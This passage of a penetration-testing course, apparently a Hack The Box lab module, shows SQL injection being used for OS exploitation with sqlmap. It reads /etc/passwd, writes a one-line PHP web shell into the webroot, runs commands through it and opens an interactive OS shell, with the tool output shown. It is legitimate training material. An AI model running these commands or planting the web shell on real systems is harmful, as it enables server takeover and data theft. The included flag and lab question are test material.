
Identify the request


Create the command

Cannot identify number of column in union query because the web filter out <> characters.
Find the suitable tamper script to bypass the filter

Crafting the command using between.py script


get the flag: HTB{5p3c14l_ch4r5_n0_m0r3}
SECTION 10: OS Exploitation
File Read/Write
The first part of OS Exploitation through an SQL Injection vulnerability is reading and writing data on the hosting server. Reading data is much more common than writing data, which is strictly privileged in modern DBMSes, as it can lead to system exploitation, as we will see. For example, in MySql, to read local files, the DB user must have the privilege to LOAD DATA and INSERT, to be able to load the content of a file to a table and then reading that table.
An example of such a command is:
LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;
While we do not necessarily need to have database administrator privileges (DBA) to read data, this is becoming more common in modern DBMSes. The same applies to other common databases. Still, if we do have DBA privileges, then it is much more probable that we have file-read privileges.
Checking for DBA Privileges
To check whether we have DBA privileges with SQLMap, we can use the --is-dba option:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/case1.php?id=1" --is-dba        ___       __H__ ___ ___[)]_____ ___ ___  {1.4.11#stable}|_ -| . [)]     | .'| . ||___|_  ["]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 17:31:55 /2020-11-19/[17:31:55] [INFO] resuming back-end DBMS 'mysql'[17:31:55] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:...SNIP...current user is DBA: False[*] ending @ 17:31:56 /2020-11-19
As we can see, if we test that on one of the previous exercises, we get current user is DBA: False, meaning that we do not have DBA access. If we tried to read a file using SQLMap, we would get something like:
1
2
        shellsession
[17:31:43] [INFO] fetching file: '/etc/passwd'[17:31:43] [ERROR] no data retrieved
To test OS exploitation, let’s try an exercise in which we do have DBA privileges, as seen in the questions at the end of this section:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --is-dba        ___       __H__ ___ ___["]_____ ___ ___  {1.4.11#stable}|_ -| . [']     | .'| . ||___|_  ["]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 17:37:47 /2020-11-19/[17:37:47] [INFO] resuming back-end DBMS 'mysql'[17:37:47] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:...SNIP...current user is DBA: True[*] ending @ 17:37:48 /2020-11-19/
We see that this time we get current user is DBA: True, meaning that we may have the privilege to read local files.
Reading Local Files
Instead of manually injecting the above line through SQLi, SQLMap makes it relatively easy to read local files with the --file-read option:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --file-read"/etc/passwd"        ___       __H__ ___ ___[)]_____ ___ ___  {1.4.11#stable}|_ -| . [)]     | .'| . ||___|_  [)]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 17:40:00 /2020-11-19/[17:40:00] [INFO] resuming back-end DBMS 'mysql'[17:40:00] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:...SNIP...[17:40:01] [INFO] fetching file: '/etc/passwd'[17:40:01] [WARNING] time-based comparison requires larger statistical model, please wait............................. (done)[17:40:07] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'[17:40:07] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to fall-back to simpler UNION technique[17:40:07] [INFO] fetching file: '/etc/passwd'do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] y[17:40:14] [INFO] the local file '~/.sqlmap/output/www.example.com/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (982 B)files saved to [1]:[*] ~/.sqlmap/output/www.example.com/files/_etc_passwd (same file)[*] ending @ 17:40:14 /2020-11-19/
As we can see, SQLMap said files saved to a local file. We can cat the local file to see its content:
1
2
        shellsession
AshenMorx@htb[/htb]$ cat~/.sqlmap/output/www.example.com/files/_etc_passwdroot:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologin...SNIP...
We have successfully retrieved the remote file.
Writing Local Files
When it comes to writing files to the hosting server, it becomes much more restricted in modern DMBSes, since we can utilize this to write a Web Shell on the remote server, and hence get code execution and take over the server.
This is why modern DBMSes disable file-write by default and need certain privileges for DBA’s to be able to write files. For example, in MySql, the --secure-file-priv configuration must be manually disabled to allow writing data into local files using the INTO OUTFILE SQL query, in addition to any local access needed on the host server, like the privilege to write in the directory we need.
Still, many web applications require the ability for DBMSes to write data into files, so it is worth testing whether we can write files to the remote server. To do that with SQLMap, we can use the --file-write and --file-dest options. First, let’s prepare a basic PHP web shell and write it into a shell.php file:
1
2
        shellsession
AshenMorx@htb[/htb]$ echo'<?php system($_GET["cmd"]); ?>' > shell.php
Now, let’s attempt to write this file on the remote server, in the /var/www/html/ directory, the default server webroot for Apache. If we didn’t know the server webroot, we will see how SQLMap can automatically find it.
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --file-write"shell.php" --file-dest"/var/www/html/shell.php"        ___       __H__ ___ ___[']_____ ___ ___  {1.4.11#stable}|_ -| . [(]     | .'| . ||___|_  [,]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 17:54:18 /2020-11-19/[17:54:19] [INFO] resuming back-end DBMS 'mysql'[17:54:19] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:...SNIP...do you want confirmation that the local file 'shell.php' has been successfully written on the back-end DBMS file system ('/var/www/html/shell.php')? [Y/n] y[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have the same size (31 B)[*] ending @ 17:54:28 /2020-11-19/
We see that SQLMap confirmed that the file was indeed written:
1
2
        shellsession
[17:54:28] [INFO] the local file 'shell.php' and the remote file '/var/www/html/shell.php' have the same size (31 B)
Now, we can attempt to access the remote PHP shell, and execute a sample command:
1
2
        shellsession
AshenMorx@htb[/htb]$ curl http://www.example.com/shell.php?cmd=ls+-latotal 148drwxrwxrwt 1 www-data www-data   4096 Nov 19 17:54 .drwxr-xr-x 1 www-data www-data   4096 Nov 19 08:15 ..-rw-rw-rw- 1 mysql    mysql       188 Nov 19 07:39 basic.php...SNIP...
We see that our PHP shell was indeed written on the remote server, and that we do have command execution over the host server.
OS Command Execution
Now that we confirmed that we could write a PHP shell to get command execution, we can test SQLMap’s ability to give us an easy OS shell without manually writing a remote shell. SQLMap utilizes various techniques to get a remote shell through SQL injection vulnerabilities, like writing a remote shell, as we just did, writing SQL functions that execute commands and retrieve output or even using some SQL queries that directly execute OS command, like xp_cmdshell in Microsoft SQL Server. To get an OS shell with SQLMap, we can use the --os-shell option, as follows:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --os-shell        ___       __H__ ___ ___[.]_____ ___ ___  {1.4.11#stable}|_ -| . [)]     | .'| . ||___|_  ["]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 18:02:15 /2020-11-19/[18:02:16] [INFO] resuming back-end DBMS 'mysql'[18:02:16] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:...SNIP...[18:02:37] [INFO] the local file '/tmp/sqlmapmswx18kp12261/lib_mysqludf_sys8kj7u1jp.so' and the remote file './libslpjs.so' have the same size (8040 B)[18:02:37] [INFO] creating UDF 'sys_exec' from the binary UDF file[18:02:38] [INFO] creating UDF 'sys_eval' from the binary UDF file[18:02:39] [INFO] going to use injected user-defined functions 'sys_eval' and 'sys_exec' for operating system command execution[18:02:39] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTERos-shell> ls -lado you want to retrieve the command standard output? [Y/n/a] a[18:02:45] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION techniqueNo output
We see that SQLMap defaulted to UNION technique to get an OS shell, but eventually failed to give us any output No output. So, as we already know we have multiple types of SQL injection vulnerabilities, let’s try to specify another technique that has a better chance of giving us direct output, like the Error-based SQL Injection, which we can specify with --technique=E:
1
2
        shellsession
AshenMorx@htb[/htb]$ sqlmap -u"http://www.example.com/?id=1" --os-shell --technique=E        ___       __H__ ___ ___[,]_____ ___ ___  {1.4.11#stable}|_ -| . [,]     | .'| . ||___|_  [(]_|_|_|__,|  _|      |_|V...       |_|   http://sqlmap.org[*] starting @ 18:05:59 /2020-11-19/[18:05:59] [INFO] resuming back-end DBMS 'mysql'[18:05:59] [INFO] testing connection to the target URLsqlmap resumed the following injection point(s) from stored session:...SNIP...which web application language does the web server support?[1] ASP[2] ASPX[3] JSP[4] PHP (default)> 4do you want sqlmap to further try to provoke the full path disclosure? [Y/n] y[18:06:07] [WARNING] unable to automatically retrieve the web server document rootwhat do you want to use for writable directory?[1] common location(s) ('/var/www/, /var/www/html, /var/www/htdocs, /usr/local/apache2/htdocs, /usr/local/www/data, /var/apache2/htdocs, /var/www/nginx-default, /srv/www/htdocs') (default)[2] custom location(s)[3] custom directory list file[4] brute force search> 1[18:06:09] [WARNING] unable to automatically parse any web server path[18:06:09] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method[18:06:09] [WARNING] potential permission problems detected ('Permission denied')[18:06:10] [WARNING] unable to upload the file stager on '/var/www/'[18:06:10] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES TERMINATED BY' method[18:06:11] [INFO] the file stager has been successfully uploaded on '/var/www/html/' - http://www.example.com/tmpumgzr.php[18:06:11] [INFO] the backdoor has been successfully uploaded on '/var/www/html/' - http://www.example.com/tmpbznbe.php[18:06:11] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTERos-shell> ls -lado you want to retrieve the command standard output? [Y/n/a] acommand standard output:---total 156drwxrwxrwt 1 www-data www-data   4096 Nov 19 18:06 .drwxr-xr-x 1 www-data www-data   4096 Nov 19 08:15 ..-rw-rw-rw- 1 mysql    mysql       188 Nov 19 07:39 basic.php...SNIP...
As we can see, this time SQLMap successfully dropped us into an easy interactive remote shell, giving us easy remote code execution through this SQLi.
Note: SQLMap first asked us for the type of language used on this remote server, which we know is PHP. Then it asked us for the server web root directory, and we asked SQLMap to automatically find it using ‘common location(s)’. Both of these options are the default options, and would have been automatically chosen if we added the ‘–batch’ option to SQLMap.
With this, we have covered all of the main functionality of SQLMap.
Question 1
Try to use SQLMap to read the file “/var/www/html/flag.txt”.
Access the lab

